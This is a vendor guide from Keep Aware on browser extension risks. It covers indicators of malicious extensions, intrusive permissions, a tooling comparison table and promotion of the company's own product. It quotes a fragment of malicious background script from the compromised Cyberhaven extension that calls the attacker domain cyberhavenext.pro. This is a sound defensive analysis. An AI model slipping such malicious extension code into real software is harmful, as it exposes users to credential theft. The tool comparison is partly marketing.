keep aware

Managing Browser Extension Risks

A practitioner's guide to understanding and managing the real risks that browser extensions bring to your organization.

A Guide to Extension Management and Protection

Browser extensions, or add-ons, are an integral part of modern business operations, providing added productivity (Think: collaboration tools), security enhancements (Think: password managers), and other specialized functionalities. However, as browsers have become the primary workspace for employees in organizations, browsers, and particularly their extensions, have become a significant but often unmanaged attack vector.

Despite their usefulness, add-ons execute within the browser as third-party code, making them uniquely positioned to introduce risk -through malicious intent, developer compromise, or poor coding practices. Managing these extensions has proved to be a challenging task, due to limited visibility and fragmented tooling across browser ecosystems.

In addition to the inherent risks of running outdated, vulnerable, and overly permissive add-ons to execute within your organization's infrastructure, recent incidents—such as the compromise of a trusted DLP security extension used to exfiltrate credentials—underscore the potential adverse impact of leaving even trusted extensions unmanaged.

This guide provides a practical overview of how browser extensions can become attack vectors, what security teams should look for, and how to apply principles of extension management to reduce risk across any browser within the enterprise.

What is Extension Management?

Extensions are additional software integrated directly into the browser. Though most organizations recognize and actively manage the inherent risks of running third-party code elsewhere in their infrastructure, many accept the risks of unmanaged browser extensions either unknowingly or due to a lack of tools that enable security teams to effectively manage add-ons.

Managing extensions requires visibility of the add-ons, insight into each of their components, the context surrounding their installation and usage, and the ability to prevent and swiftly remediate.

Why Is It Important?

Malicious extensions can go so far as to harvest personal and business data and even read and manipulate web content on any browser tab. Because browser add-ons are often overlooked and unmanaged, threat actors target this attack vector by distributing malicious extensions—which often trojanize legitimate functionality to stay under the radar—through websites and legitimate browser stores.

Additionally, employees installing unmanaged add-ons create additional risks derived from shadow IT and outdated, or vulnerable, extensions.

The business risks of unmanaged browser extensions are similar to those of other malware or other third-party software running rampant in your organization:

- **Sensitive Data Loss and Credential Theft:** Extensions can read and exfiltrate sensitive information—such as credentials, customer data, and financial records—directly from the clipboard, file uploads, login fields, or elsewhere on webpages. These breaches can lead to unauthorized access to critical business systems, regulatory violations, and financial loss.
- **Reconnaissance for Future Attacks:** Malicious add-ons can monitor browsing activity and gather valuable information to conduct successful attacks against the user or organization. Login portals, SaaS platforms visited, and internal app URLs are reconnaissance data points that can be used to craft highly targeted phishing emails or technical attacks that align with the organization's tools and workflows.
- **User Manipulation:** Malicious extensions can hijack the browser experience—redirecting users to phishing sites, injecting deceptive ads, or displaying misleading notifications. These tactics can lead to credential theft or the installation of potentially unwanted programs (PUPs) and malware, increasing the attack surface and compounding the overall impact of the incident.
- **Vulnerabilities and Shadow IT:** When users have outdated, unwanted, or vulnerable extensions without oversight, it creates blindspots that security teams cannot effectively audit or protect. These blindspots create opportunities for exploitation, leaving organizations exposed to unmanaged but avoidable risks.
- **Residual Effects of Third-Party Compromise:** Even trusted browser extensions can pose security risks if attackers compromise developer accounts or the systems used to distribute updates. Attackers may hijack the extension to push malicious updates—effectively turning a trusted tool into a silent backdoor into your environment.


Principles of Extension Management

- **Visibility:** Gain comprehensive insight into browser extensions, including what's installed, how it was installed, and any risk-relevant details. This is the foundation of any effective extension security strategy.
- **Prevention:** Enforce centralized, policy-driven controls that restrict risky extensions—regardless of which browser or operating system employees use.
- **Detection and Response:** Continuously assess extensions for suspicious activity or risky behaviors, and enable timely, informed response actions to mitigate threats.

The key starting point for managing extensions is gaining visibility into not just the add-ons installed throughout your organization but also the components of each extension.

Extension Components and Environment

- **Manifest File:** Declares many characteristics of the extension, including its functionality description, its update URL, and its requested permissions.
- **Permissions:** Declared in the manifest file. Defines the resources and browser APIs the extension can access and use—such as webpage content, clipboard access, and network requests.
- **Background Scripts:** Service workers that run in the background and handle long-running tasks, event listening and event-triggered logic, browser storage access, and network requests. They also communicate with the content scripts.
- **Content Scripts:** The JavaScript and CSS code injected by the extension into webpages, enabling the extension to read inputs and manipulate the DOM tree.
- **Document Object Model (DOM) Tree:** The tree-like structure of a webpage's client-side code. When JavaScript is reading and/or manipulating the page, it interacts with the webpage's DOM tree.



Top Considerations of Browser Extension Risk


Indicators of a Risky Extension

Several signs indicate an extension presents an unnecessary risk. The following subsections cover the top risky indicators, broken into three groups:

A. Context of Installation	How was it installed?
B. Characteristics and Behaviors	What can it do / is it doing?
C. Changes to the Extension	What changes have been made?

A. Context of Installation


Identifying how an extension was installed can shed profound light on the extension's nature. Normally, an add-on is installed in one of two ways: the user downloads it from the browser's web store, or an admin force-installs it. In malicious circumstances, users are often socially engineered to install malicious extensions.



As an example: Keep Aware has seen campaigns in which unsuspecting internet users are stopped from viewing content on a compromised webpage and prompted to install a suspicious extension in order to proceed to view the page's content.

Indicators of risk include:

- It was installed without the user's knowledge.
- It was installed because the user was prompted by a popup or notification.
- Its install type is logged as "admin" (which means it was force-installed) but wasn't installed by your company's IT or Security team.
- Its install type is logged as "sideload" (which means it was installed with other software) but the user didn't expect or was unaware of its installation.
- Its install type is logged as "developer" (which means it was installed unpacked) but the user is not in a web developer or related position.
- It was installed as the user was searching for something else or because the user clicked on an ad.



An example path of how a malicious browser hijacker extension was installed through malicious advertisements and compromised pages.

B. Characteristics and Behaviors

Characteristics and behaviors of extensions are anything from the extension's reputation and its web store information to its requested permissions and communicating IPs and domains.

Reputation

An extension's reputation is a strong leading indicator of potential risk. Reputation can be assessed through multiple lenses—whether the publisher is a reputable entity, if it's installed across your organization, and how the broader user community has responded to it.

New or obscure extensions with minimal reviews or unclear publisher information are worth further scrutiny. Likewise, extensions that have been removed or flagged from official stores in the past may signal malicious intent or prior abuse. Lastly, inconsistencies between high install counts and user feedback stating that users are unaware of how the extension was installed, are unable to remove it, or report it as malware can be strong indicators of deceptive distribution tactics or other malicious behavior.

Indicators of risk include:

- This extension has not yet been seen in your organization.
- The publisher has a poor reputation or no reputation.
- The extension is no longer available on the browser web store.
- The number of global installs is high and the reviews are either very few by comparison or the sentiments of reviews indicate malware.

Behaviors

An extension's runtime behavior and where it receives its updates can reveal a great deal about its intentions. One of the most critical components to watch is the use of content scripts—JavaScript files that run directly within the context of visited web pages. These scripts can read page content, capture keystrokes, scrape credentials, and manipulate what the user sees, making them especially potent when misused.

Risky behaviors may include the extension communicating with young or suspicious IPs and domains (including parked and expired domains), silently updating from locations outside of the browser's official web store, or serving its homepage from an unexpected source.

As an example: While the legitimate Fortinet Privileged Access Agent extension updates from its verified company domain (fortinet.com), a malicious extension may update from an unreputable domain—a red flag since the code updates will neither be from a reputable company nor will it have passed a browser web store's scrutiny.

Indicators of risk include:

- It communicates with IPs and/or domains of poor reputation.
- Its homepage is listed as a location that is neither the browser's web store nor the expected company's domain.
- It updates from a location that is not the browser's web store and is not the expected company's domain.

Permissions

One of the most glaring indicators of risk is the request for excessive permissions and/or intrusive permissions. A benign extension should only ask for permissions necessary to perform its advertised functionality.

When analyzing extensions for excessive permissions, the most important question to ask yourself is: **Does this extension *need* these permissions to do what it advertises?**


As an example: Keep Aware identified four PDF-related extensions that had excessive permissions, including changing the browser's search engine provider, observing and modifying web traffic to any site, and managing any other browser extension you have installed.

Some of the most intrusive permissions include

Extension Permission	Why It's Intrusive
alarm	Can schedule code to run at specific times or intervals.
all_urls	Can read and modify data on all sites and schemas, including the user's local file storage (file:///*).
cookies	Can query cookies, modify cookies, and be notified when cookies change. Can be used for stealing credentials.
declarativeContent	Can block and overwrite specific parts of a webpage.
notifications	Can be used to show arbitrary notifications in the system tray. Can be used to spoof notifications from other companies/websites. Can be used to socially engineer the user to perform a specific action.
management	Can access and manage other installed extensions.
clipboardRead	Can read the data you copy and paste.
searchProvider	Can change the default search provider (e.g., Yahoo, Google, Bing) of the browser to an arbitrary site. Can be used to intercept user search activity.
storage	Can store, retrieve, and track changes to a user's data.
tabs	Can read your browser history. Can create, modify, and rearrange tabs. Can modify content on sites, including search engine results.
webRequest	Can observe, analyze, and modify web traffic.
webRequestBlocking	Can block web traffic.

Indicators of risk include:

- Requests an excessive amount of permissions.
- Requests intrusive permissions not necessary for its advertised functionality.



Screenshot of a highly suspicious and overly permissive browser extension. The extension has no description of its intended functionality, has a vague name, and cannot be removed through normal means.

C. Changes to the Extension

Extensions are frequently updated with both minor and major version changes. While updates are mostly benign in nature, each version observed in your environment should be subject to the aforementioned indicators of risk (e.g., if the add-on has requested an additional permission, ensure its addition is reasonable for the extension's advertised functionality).

Additionally, certain changes indicate unrealized risk or potential compromise of the extension. Specifically, a change in publisher indicates your data and the installed software are now under the control of a new entity; and, communication with a new domain or IP address indicates the extension version could be compromised.

As an example: In late 2024, over 16 popular extensions had their developer accounts compromised, leading to the attackers pushing a malicious version of each extension. The updated code communicates with a new domain to exfiltrate affected users' web application credentials.

The below changes should always commence an investigation.
Indicators of risk include:

- Its publisher has changed
- The extension is communicating with a new domain or IP

Background script from the compromised Cyberhaven extension version, which communicated with a newly-registered domain, "cyberhavenext[.]pro".

```
async function() {
  try {
    const t = await fetch("https://cyberhavenext.pro/ai-cyberhaven", {
      method: "POST",
      headers: {
        Accept: "application/json, application/xml, text/plain, text/html, */*",
        "Content-Type": "application/json"
      }
    });
    if (!t.ok) throw new Error(`HTTP error! Status: ${t.status}`);
    const e = await t.json();
    await chrome.storage.local.set({
      cyberhavenext_ext_manage: JSON.stringify(e)
    }), console.log("Data successfully stored!")...
```

Managing Extensions

With browsers operating as the primary interface for business operations, managing add-ons empowers organizations to prevent sensitive data loss, reduce the risk of credential theft and vulnerable code, protect against user manipulation and silent reconnaissance, and rapidly address the compromise of a trusted extension.

Common Challenges of Managing and Securing Extensions

Despite the growing reliance on browsers in enterprise environments, securing browser extensions remains an operational blind spot for many organizations. While most security teams enforce strict controls over applications and third-party code elsewhere within infrastructure, browser add-ons often bypass these safeguards—whether through user installs, limited browser telemetry, or the lack of centralized tooling and expertise.

- **Lack of Visibility:** Users and administrators often lack clear insight and context into the installation and activities of extensions across their organization.
- **Human Error:** Users still fall victim to social engineering attacks and install malicious or unapproved extensions—without understanding the risks.
- **Limited Internal Domain Expertise:** Analyzing the complex behaviors and risks of extension manifest files, background workers, content script injections, and DOM tree manipulation requires expertise that is limited in most organizations and missing from management tools.

As a result of these common challenges, even well-resourced security teams struggle to effectively detect, respond to, and manage the risks introduced by browser extensions.

Tools for Managing Extensions

A range of tools can be used to manage browser extensions, falling into three broad categories: policy-based, endpoint-based, and browser-based controls. Each offers a different level of coverage across visibility, detection, prevention, and response.

Policy-based solutions can be effective for enforcing install restrictions but often lack contextual insights and alerting capabilities. Endpoint-based tools provide telemetry on network activity and system processes but lack visibility into browser-specific behaviors and context. Browser-based controls offer the most comprehensive coverage and actionable insights, thanks to their native integration with the browser environment.

Even if your organization isn't able to adopt a purpose-built solution today, the comparison chart below can help you identify where your existing stack provides meaningful coverage and where critical gaps may exist.

	Type/ Description	Examples	Visibility & Context	Detection & Alerting	Prevention	Response & Remediation	Unified Policy Across Browsers
Policy-Based	**Group Policy** Uses Windows Group Policy Objects (GPO) to enforce extension controls on managed devices.	Windows Group Policy (GPO)	⚠	✗	✓	⚠	⚠ One policy per browser type
Policy-Based	**MDM** Mobile Device Management systems enforce browser extension policies via OS-level configuration profiles.	Jamf, Intune	⚠	✗	✓	⚠	⚠ One policy per browser type
Policy-Based	**Browser-specific controls** Management portals provided by browser vendors to enforce extension settings and policies.	Chrome Enterprise, Microsoft Edge for Business	⚠	⚠	✓	✓	⚠ One policy per browser type
Endpoint-Based	**EDR** Endpoint Detection and Response tools provide some visibility into browser extensions as part of threat telemetry.	CrowdStrike Falcon, SentinelOne	⚠	⚠	✗	⚠	✗ Very limited capabilities
Endpoint-Based	**Vulnerability scanner/ agent** Tools scan endpoints for known software and extension vulnerabilities.	Tenable, Qualys	⚠	⚠	✗	✗	✗ Very limited capabilities
Browser-Based	**Dedicated browser** Browsers designed with native visibility and security controls for browser activity.	Talon, Island	⚠	✓	✓	✓	⚠ One policy per browser type
Browser-Based	**Browser Security Extension** Security-focused extensions installed in browsers to monitor and enforce policies.	Keep Aware	✓	✓	✓	✓	✓ Unified across all browsers

This table compares browser extension management methods, showing that browser-based solutions offer the most comprehensive and unified protection across key security functions.

How Keep Aware Mitigates and Manages Extension Risk

Purpose-built to manage and secure browser activity and add-ons across an organization, Keep Aware, a security browser extension, provides a lightweight browser-native security solution for effective extension management.

- **Visibility & Context:** Offers full visibility into installed browser add-ons—regardless of browser type or operating system. It includes detailed metadata, such as public reputation, publisher, version history, organization-specific context, and installation context—in addition to a birds-eye view of each extension. Each extension version is stored and analyzed, allowing for both deep-dive investigations and granular controls.
- **Detection & Prevention:** Supports real-time detection and prevention of risky and unauthorized extensions based on behaviors and characteristics (e.g., excessive permissions) and code updates (e.g., new domain in recent version).
- **Response & Remediation:** Provides a central location to initiate remote uninstallations of malicious or otherwise unauthorized add-ons.
- **Unified Policy Across All Browsers:** Controls are defined in a central location and can be applied to specific users, groups, devices, or browsers—or enforced universally across all.
- **Operationalize Protection in Seconds:** Curated detection logic for common web-based attack vectors (e.g., risky and malicious extensions, drive-by downloads, phishing webpages) can be flipped on in just a few clicks, enabling organizations to operationalize browser protection quickly and effectively.

Closing Thoughts on Effective Extension Management

Unmanaged or poorly governed browser extensions present a growing and often underestimated risk to modern enterprises. From credential theft, phishing exposure, and shadow IT, the business impacts of ineffective extension management include regulatory noncompliance and compromised access to business critical applications and data. As browsers continue to be the primary interface for work, organizations can no longer afford to treat add-ons as an afterthought to a strong security posture.

Effective extension management requires visibility—into what was installed, how it was installed, and how it behaves. While traditional policy-based and endpoint-based controls offer some coverage, a purpose-built browser security extension offers the native visibility and functionality that underpins effective management and provides the most complete protection. It delivers real-time insight, cross-browser policy enforcement, and centralized remediation—all from within the environment where the risk originates: the browser itself.

About Keep Aware

Keep Aware is an enterprise browser security platform designed to secure the modern workplace without disrupting productivity. By integrating directly into existing browsers, it provides seamless protection against data leaks, phishing, and credential theft while eliminating the need for proxies or traffic decryption. With centralized management and real-time visibility across all browsers, Keep Aware delivers enterprise-grade security that's easy to deploy and scale.

Empower your security operations with advanced threat prevention, granular policy enforcement, and integration into SIEM and SOAR platforms to defend where your employees work—the browser.

Request a Demo